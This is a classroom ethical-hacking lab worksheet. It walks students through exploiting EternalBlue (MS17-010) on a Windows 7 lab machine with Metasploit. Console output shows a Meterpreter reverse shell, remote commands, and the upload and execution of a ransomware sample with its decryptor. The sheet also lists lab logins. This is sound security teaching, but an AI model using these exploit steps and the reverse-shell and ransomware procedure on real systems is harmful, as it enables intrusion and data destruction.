

LESSON TITLE:**Lab – EternalBlue Ransomware Attack Scenario****WARNING:**

Warning: Any use of penetration testing techniques on a live network could result in expulsion and/or criminal prosecution. Techniques are to be used in lab environments, for educational use only or on networks for which you have explicit permission to test its defenses.

Level:

- ☐ Beginner
☒ Intermediate

Time Required: 30 minutes☐ Advanced**Audience:** ☒ Instructor-led☐ Self-taught**Lesson Learning Outcomes: Upon completion of this lesson, students will be able to:**

Demonstrate the hacking of EternalBlue vulnerability and the execution of ransomware on windows 7.

Materials List:

- Computers with Internet connection
- Browsers: Firefox (preferred), Google Chrome, or Internet Explorer
- Intro to Ethical Hacking lab environment

Introduction

- In this lab, we will be simulating the EternalBlue attack by exploiting SMBv1 (Server Message Block) vulnerability, which inserts malicious packet and spread malware over the network.
- This exploit makes use of the way Microsoft Windows handles, or rather mishandles, specially crafted packets from malicious attackers.

Systems and Tools Used:

- Kali Linux (*u: root, p: toor*)
 - metasploit
- Windows 7 SP1 (*u: administrator, p: Pa\$\$w0rd*)
- **Power down all other systems**

MAKE SURE YOUR KALI LINUX IS UPDATE TO
LATEST VERSION

INORDER TO UPDATE KALI LINUX PLEASE FOLLOW
THE STEPS IN TERMINAL

RUN THIS COMMAND IN TERMINAL >

gedit /etc/apt/sources.list

**COPY 4 lines BELOW and delete everything which exist
in previous file.**

See

**deb http://http.kali.org/kali kali-rolling main contrib non-
free**

Additional line for source packages

**# deb-src http://http.kali.org/kali kali-rolling main contrib
non-free**

MAKE SURE TO SAVE IT AFTER PASTING IT

Update command

RUN THIS COMMAND IN TERMINAL >

wget -q -O - <https://archive.kali.org/archive-key.asc> | apt-key add

RUN THIS COMMAND IN TERMINAL >

Sudo apt update

RUN THIS COMMAND IN TERMINAL >


Sudo apt full-upgrade y

- **Payload:** the cargo information within a data transmission. In the cyber-security context, normally the part of a malware program that performs a malicious action.
- **Msfvenom:** a command line instance of Metasploit that is used to generate and output all of the various types of shell code that are available in Metasploit (though in this lab everything will be done in Metasploit which will automatically use MSF venom in background)
- **Metasploit:** the Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. [<https://docs.rapid7.com/metasploit/msf-overview/>]
- **Reverse shell:** A reverse shell is a shell session established on a connection that is initiated from a remote machine, not from the local host. Attackers who successfully exploit a remote command execution vulnerability can use a reverse shell to obtain an interactive shell session on the target machine and continue their attack.
- **SMB protocol:** The Server Message Block (SMB) is a network protocol that enables users to communicate with remote computers and servers — to use their resources or share, open, and edit files

Module Activity Description:

Part Zero: Download and Extract Ransomware File into Kali

1. Download Ransomware Zip file and extract it



```
root@kali: ~/Downloads
root@kali: ~ x root@kali: ~ x root@kali: ~... x root@kali: ~... x
root@kali:~/Downloads# sudo apt-get install unrar
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
albatross-gtk-theme blackbird-gtk-theme bluebird-gtk-theme bsdmainutils
cpp-8 cython dh-python docutils-common docutils-doc enchant finger
firmware-qcom-media fonts-roboto-slab gdal-data gir1.2-clutter-gst-3.0
gir1.2-gtkclutter-1.0 greybird-gtk-theme gsasl-common gtk2-engines-murrine
guile-2.2-libs hashcat-data lib32gcc-s1 lib32stdc++6 libaec0 libarmadillo9
libarpack2 libasan5 libbind9-161 libboost-atomic1.67.0 libboost-chrono1.67.0
libboost-date-time1.67.0 libboost-filesystem1.67.0
libboost-program-options1.67.0 libboost-serialization1.67.0
```

```

root@kali:~/Downloads# unrar e Ransomware.rar

UNRAR 6.10 beta 3 freeware      Copyright (c) 1993-2021 Alexander Roshal

Extracting from Ransomware.rar

Extracting  game - Copy.exe      OK
Extracting  decryptor - Copy.exe OK
All OK

```


```

root@kali:~/Downloads# mv decryptor\ -\ Copy.exe decrypt.exe
root@kali:~/Downloads# mv game\ -\ Copy.exe game.exe
root@kali:~/Downloads#

```

Part One: Set up Metasploit and exploit EternalBlue

1. Type in Kali terminal
 - msfdb init
 - msfdb run
2. The above commands opens the Metasploit framework. We are going to use EternalBlue vulnerability. To use that type:
use exploit/windows/smb/ms17_010_eternalblue



```

root@kali: ~
msf6 > use exploit/windows/smb/ms1
use exploit/windows/smb/ms10_046_shortcut_icon_dllloader
use exploit/windows/smb/ms10_061_spoolss
use exploit/windows/smb/ms15_020_shortcut_icon_dllloader
use exploit/windows/smb/ms17_010_eternalblue
use exploit/windows/smb/ms17_010_psexec
msf6 > use exploit/windows/smb/ms1
use exploit/windows/smb/ms10_046_shortcut_icon_dllloader
use exploit/windows/smb/ms10_061_spoolss
use exploit/windows/smb/ms15_020_shortcut_icon_dllloader
use exploit/windows/smb/ms17_010_eternalblue
use exploit/windows/smb/ms17_010_psexec
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp

```

3. Further set Windows 7 IP address for RHOST parameter in MSF console or Metasploit and type "run":
set RHOST <windows 7 IP address>

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.2.7
RHOSTS => 192.168.2.7
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

You will see output like that indicates WIN Type “shell” to go into the CLI of windows 7:


```
[*] 192.168.2.7:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.2.7
[*] Meterpreter session 1 opened (192.168.2.8:4444 -> 192.168.2.7:49175) at 2021-08-20 14:20:36 -0400
[+] 192.168.2.7:445 - =====
[+] 192.168.2.7:445 - =====WIN=====
[+] 192.168.2.7:445 - =====

meterpreter > shell
Process 2784 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

Q 1. Please attach your screenshot of displaying =====WIN===== of eternalblue.

Part Two: executing commands on Windows 7 from Kali Linux

Now you can create folder, delete folder as you have the root privileges from windows by exploiting EternalBlue.



```
root@kali: ~  
[*] 192.168.2.7:445 - Triggering free of corrupted buffer.  
[*] Sending stage (200262 bytes) to 192.168.2.7  
[*] Meterpreter session 1 opened (192.168.2.8:4444 -> 192.168.2.7:49175) at 2021-08-20 14:20:36 -0400  
[+] 192.168.2.7:445 - -----  
[+] 192.168.2.7:445 - -----WIN-----  
[+] 192.168.2.7:445 - -----  
  
meterpreter > shell  
Process 2784 created.  
Channel 1 created.  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>
```

Q2. Please attach screenshot of executing whoami on windows 7 through kali linux terminal.

Q3. Please attach screenshot of creation of new folders on windows 7 (using mkdir)

Q4. What service does EternalBlue is using?

Q5. Please attach screenshot of removing folders/directories on windows 7 (using del)


Part Three: executing ransomware on Windows 7 from Kali Linux

1. Upload game.exe file which you downloaded from link to windows 7.

upload /location/game.exe /Users/Administrator/Desktop/


```
meterpreter > upload /root/Downloads/game.exe /Users/Administrator/Desktop/  
[-] The "upload" command requires the "stdapi" extension to be loaded (run: `load stdapi`)  
meterpreter > load stdapi  
Loading extension stdapi...Success.  
meterpreter > upload /root/Downloads/game.exe /Users/Administrator/Desktop/  
[*] uploading : /root/Downloads/game.exe -> /Users/Administrator/Desktop/  
[*] uploaded  : /root/Downloads/game.exe -> /Users/Administrator/Desktop/game.exe  
meterpreter > |
```

2. Create a demo txt file which contains anything in it.



3. Let's assume you are a victim and try to open game file on desktop by double clicking it.





4. In order to decrypt, go back to Meterpreter session and upload decrypt.exe file which you downloaded into Kali.

upload /location/decrypt.exe /Users/Administrator/Desktop/

```
meterpreter > upload /root/Downloads/decrypt.exe /Users/Administrator/Desktop/  
[*] uploading : /root/Downloads/decrypt.exe -> /Users/Administrator/Desktop/  
[*] uploaded  : /root/Downloads/decrypt.exe -> /Users/Administrator/Desktop/\de  
crypt.exe
```

5. Now in order to decrypt try clicking several times on decrypt.exe and it will return back to normal.

CleWindows029

English

SEND CTRL+ALT+DEL

SEND CTRL+C

TC

Connected to VM

Press Ctrl-Alt to release



CleWindows029

English

SEND CTRL+ALT+DEL

SEND

Connected to VM

Press

